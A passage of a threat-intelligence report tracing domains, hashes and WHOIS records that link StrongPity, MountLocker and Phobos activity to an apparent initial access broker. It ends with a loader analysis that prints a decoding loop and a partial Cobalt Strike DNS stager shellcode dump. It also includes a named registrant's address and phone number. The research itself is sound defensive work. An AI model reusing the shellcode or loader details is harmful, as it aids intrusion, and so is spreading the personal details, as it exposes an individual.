So, what does this mean, and where does mentiononecommon[.]com fit into the puzzle? The answer to this question requires a little more background information to paint a clearer picture.

Additional OSINT led to us uncover links between mentiononecommon[.]com and the APT group known as StrongPity. Before we discuss those connections, let's look at who the StrongPity group are, and what they are known for.

Why Hello There, StrongPity!

StrongPity, aka Promethium (Microsoft), is an APT group that has been operational as far back as 2012. It was previously alleged that this group is Turkish state-sponsored, though this is unconfirmed.

Their *modus operandi* has typically been to use watering hole attacks to deliver Trojanized versions of various commonly used utilities. To accomplish these attacks, a combination of imitation websites and redirects are employed to lure the victim into a false sense of security. Utilities such as WinRAR, Internet Download Manager, and CCleaner have all been victimized in the past to deliver the group's malware.

The scope of their activities includes victims based across several continents, as seen in Figure 8 below.




Figure 8 - Countries targeted by StrongPity

In June of 2020, Cisco's Talos Intelligence reported mentiononecommon[.]com as a StrongPity C2 server. The domain also served three files related to StrongPity, one of which was the previously mentioned Trojanized version of the Internet Download Manager utility.

SHA256	**Filename**
c936e01333e3260547a8c319d9cfc1811ba5793e182d0688db679ec2b30644c5	Installer.exe
e843af007ac3f58e26d5427e537cdbddf33d118c79dfed831eee1ffcce474569	SecurityHost.exe
8844d234d9e18e29f01ff8f64db70274c02953276a2cd1a1a05d07e7e1feb55c	SecurityHost.exe

Table 4 - mentiononecommon[.]com StrongPity samples

Furthermore, the domain mentiononecommon[.]com was registered to the email address timofei66[at]protonmail[.]com, which also has *WHOIS* registrant information pointing to Russia.

While this is far from definitive evidence, it is certainly a notable similarity.

Type	**IOC**
WHOIS Server	whois.namecheap.com
Registrar	NameCheap, Inc.
Domain Status	clientTransferProhibited
Email	**Timofei66[at]protonmail[.]com** (registrant, admin, tech)
Name	Timofei Solomin (registrant, admin, tech)
Organization	-
Street	YU.gagarina, bld. 12/2, appt. 76 (registrant, admin, tech)
City	Ufa (registrant, admin, tech)
State	Respublika Bashkortostan (registrant, admin, tech)
Postal Code	49875 (registrant, admin, tech)
Country	RUSSIAN FEDERATION (registrant, admin, tech)

Phone	77347382066 (registrant, admin, tech)

Table 5 - mentiononecommon[.]com WHOIS registrant information





Figure 9 - mentiononecommon[com] serving StrongPity binaries

At this point, we started to suspect that MountLocker and StrongPity may have worked together in some capacity. This theory seemed unlikely, as their motivations did not appear to align. Despite the improbability of the hypothesis, we set out to see whether we could prove it, and we stumbled upon yet another curious find.

Three Groups — Is That All?

Through a tweet from The DFIR Report, we saw that more ransomware was deployed from supercombinating[.]com, but it was not MountLocker as we had seen previously. This time, Phobos ransomware took its place, which we confirmed through the linked Any.Run sandbox report.

This raised more questions. Were MountLocker and Phobos possibly related? Were two different ransomware groups operating from the same infrastructure? Was this a delivery system? Was an IAB playing a part in all this?



Paul Melson
@pmelson


This is what it looks like when actors go hands-on-keyboard for ransomware attacks.

Also related: challparty[.]com

ScumBots @ScumBots · Aug 2, 2020
#PowerShell_CobaltStrike_Beacon_Reverse_HTTP_x86 SHA256:
a3585d049877144fec5ba1fcaba028ecedb05ab46a174d6ef5105351e5a66579
C2: supercombinating[.]com:443

10:05 PM · Aug 2, 2020 · Twitter Web App

Figure 10 – Tweet by Paul Melson re: Cobalt Strike Beacon relating to supercombinating[.]com



The DFIR Report @TheDFIRReport · Aug 6, 2020
Replying to @pmelson
This leads to Phobos ransomware...

➡ Discovery within 24 hours
➡ Ransomware within 48 hours

A short write-up will be out in a couple days.

Ransomware payload: app.any.run/tasks/0e5e8db2...

Thanks for all you do @pmelson!

Figure 11 – Tweet by The DFIR Report re: Cobalt Strike Phobos deployment via supercombinating[.]com

Phobos is a ransomware variant that was first seen in early 2019. It is thought to be based on the Dharma ransomware family. Unlike a lot of other ransomware operators that cast for larger "whale"-sized organizations, Phobos has been seen angling for small-to-medium-sized organizations across a variety of industries, with its average ransom payment received being around $54,000 in July of 2021.

A possible insight as to why the authors chose the name for their ransomware is that Phobos was the god of fear in ancient Greek mythology. Few malware groups are so direct about the feeling they seem to want to instill in their victims.

A Mysterious Fourth Group Emerges

This new information presented a bit of a conundrum. If MountLocker owned the infrastructure, then there would be a slim chance of another ransomware operator also working from it, although it has happened before.

Back in June 2020, the Maze threat actor group added stolen files to its leak site. However, upon visiting the leak site, the stolen data was actually provided by the LockBit threat actor group. When Bleeping Computer reached out to Maze for more information regarding the implied partnership between them and LockBit, the Maze group replied with the following:

"*In a few days another group will emerge on our news website, we all see in this cooperation the way leading to mutual beneficial outcome, for both actor groups and companies. Even more, they use not only our platform to post the data of companies, but also our experience and reputation, building the beneficial and solid future. We treat other groups as our partners, not as our competitors. Organizational questions is [sic] behind every successful business*."

In several instances, a delay was observed between an initial compromise using Cobalt Strike and further ransomware being deployed. Based on these factors, we can infer that the infrastructure is not that of StrongPity, MountLocker, or Phobos, but of a fourth group that has facilitated the operations of the former three. This is either done by providing initial access, or by providing Infrastructure as a Service (IaaS).

IABs: the Lowdown

An IAB performs the first step in the kill chain of many attacks; this is to say they gain access into a victims' network through exploitation, phishing, or other means.




Figure 12 - IAB’s operation workflow

Once they have established a foothold (i.e., a reliable backdoor into the victim network), they then list their access in underground forums on the dark web, advertising their wares in hopes of finding a prospective buyer.

The price for access ranges from as little as $25, going up to thousands of dollars. Typically, the more annual revenue that the target organization generates, the higher the price an IAB charges for "access."

Upon successful sale agreement, the winning bidders will generally deploy their malware of choice. This can be anything from ransomware to infostealing malware, and everything in between.

We believe that our three threat actors – MountLocker, Phobos and StrongPity, in this instance – sourced their access through these means.

Additional IAB Infrastructure?

We saw two new domains registered on July 21, 2021, both of which resolved to the same IP address of 87.120.37[.]120:

- ticket-one-two[.]com
- booking-sales[.]com





Figure 13 - IP resolution

That is the same IP that trashborting[.]com resolved to, as well as lionarivv[.]us!



Passive DNS Replication

Date resolved	Detections	Resolver	Domain
2021-07-21	7 / 86	VirusTotal	booking-sales.com
2021-07-21	0 / 86	VirusTotal	ticket-one-two.com
2021-04-17	0 / 87	VirusTotal	trashborting.com
2021-01-22	0 / 85	VirusTotal	mail.lionarivv.us
2020-09-09	5 / 87	VirusTotal	lionarivv.us

Figure 14 - 87.120.37[.]120 reverse resolutions


Ticket-one-two[.]com has not been used at the time of writing, however its counterpart, booking-sales[.]com, had served one specific item of note; a tiny, 13KB portable executable (PE) file that upon inspection proved to be a shellcode loader.

This loader turned out to be loading a shellcode Cobalt Strike DNS stager, which is used to download a Cobalt Strike Beacon via DNS TXT records.

Taking a Closer Look at the Loader/DNS Stager

The shellcode loader expects a specific command-line argument in order to execute properly, which it hashes and then checks against the value 0xB6E35C. Fortunately, we can just patch a comparison and proceed without a match.

The file then allocates RWX memory using VirtualAlloc, and then decodes data stored within the binary into memory, using a combination of subtraction and division operations – no special cryptography necessary here.




```
AUTO:00401010
AUTO:00401010
AUTO:00401010
AUTO:00401010 sub_401010 proc near
AUTO:00401010 push    ecx
AUTO:00401011 mov     ecx, eax
AUTO:00401013 xor     ebx, ebx
```

```
AUTO:00401015
AUTO:00401015 SubDivDecode:               ; Mov data into Eax
AUTO:00401015 mov     eax, [ecx]
AUTO:00401017 xor     edx, edx
AUTO:00401019 sub     eax, ds:i10E        ; Sub 0x10E from EAX
AUTO:0040101F div     ds:iAD              ; Div by 0xAD
AUTO:00401025 mov     [esi], al           ; Mov result into Allocated Mem
AUTO:00401027 inc     esi
AUTO:00401028 inc     ebx
AUTO:00401029 add     ecx, 4
AUTO:0040102C cmp     ebx, edi
AUTO:0040102E jl      short SubDivDecode ; Mov data into Eax
```

```
AUTO:00401030 pop     ecx
AUTO:00401031 retn
AUTO:00401031 sub_401010 endp
AUTO:00401031
```

Figure 15 – Subtraction and division decoding loop


The resulting data is a shellcode blob, which we can identify based on the initial bytes FC E8 89 00 00 00, a fairly typical opcode sequence for shellcode.



```
fce8 8900 0000 6089 e531 d264 8b52 308b 520c 8b52 148b 7228 0fb7 4a26 31ff 31c0  ......`..1.d.R0.R..R..r(..J&1.1.
ac3c 617c 022c 20c1 cf0d 01c7 e2f0 5257 8b52 108b 423c 01d0 8b40 7885 c074 4a01  .<a|., .......RW.R..B<...@x..tJ.
d050 8b48 188b 5820 01d3 e33c 498b 348b 01d6 31ff 31c0 acc1 cf0d 01c7 38e0 75f4  .P.H..X ...<I.4...1.1.......8.u.
037d f83b 7d24 75e2 588b 5824 01d3 668b 0c4b 8b58 1c01 d38b 048b 01d0 8944 2424  .}.;}$u.X.X$..f..K.X.........D$$
5b5b 6159 5a51 ffe0 585f 5a8b 12eb 865d 31c0 6a40 b410 6800 1000 0068 ffff 0700  [[aYZQ..X_Z....]1.j@..h....h....
6a00 6858 a453 e5ff d583 c040 89c7 5031 c0b0 70b4 6950 6864 6e73 6154 684c 7726  j.hX.S.....@..P1..p.iPhdnsaThLw&
07ff d5bb 6100 0000 eb7b 5889 c683 ef40 fcb9 4000 0000 f3a4 89f8 83e8 4040 80fb  ....a....{X....@..@.........@@..
7a7e 32bb 6100 0000 8818 408b 1843 8818 80fb 7a7e 1abb 6100 0000 8818 408b 1843  z~2.a.....@..C....z~..a.....@..C
8818 80fb 7a7e 07bb 6100 0000 8818 4848 bb61 0000 0088 1889 f389 c654 5b83 eb04  ....z~..a.....HH.a.........T[...
536a 0053 6a00 6848 0200 006a 1050 686a c99c c9ff d585 c075 5189 f048 b300 8818  Sj.Sj.hH...j.Phj.......uQ..H....
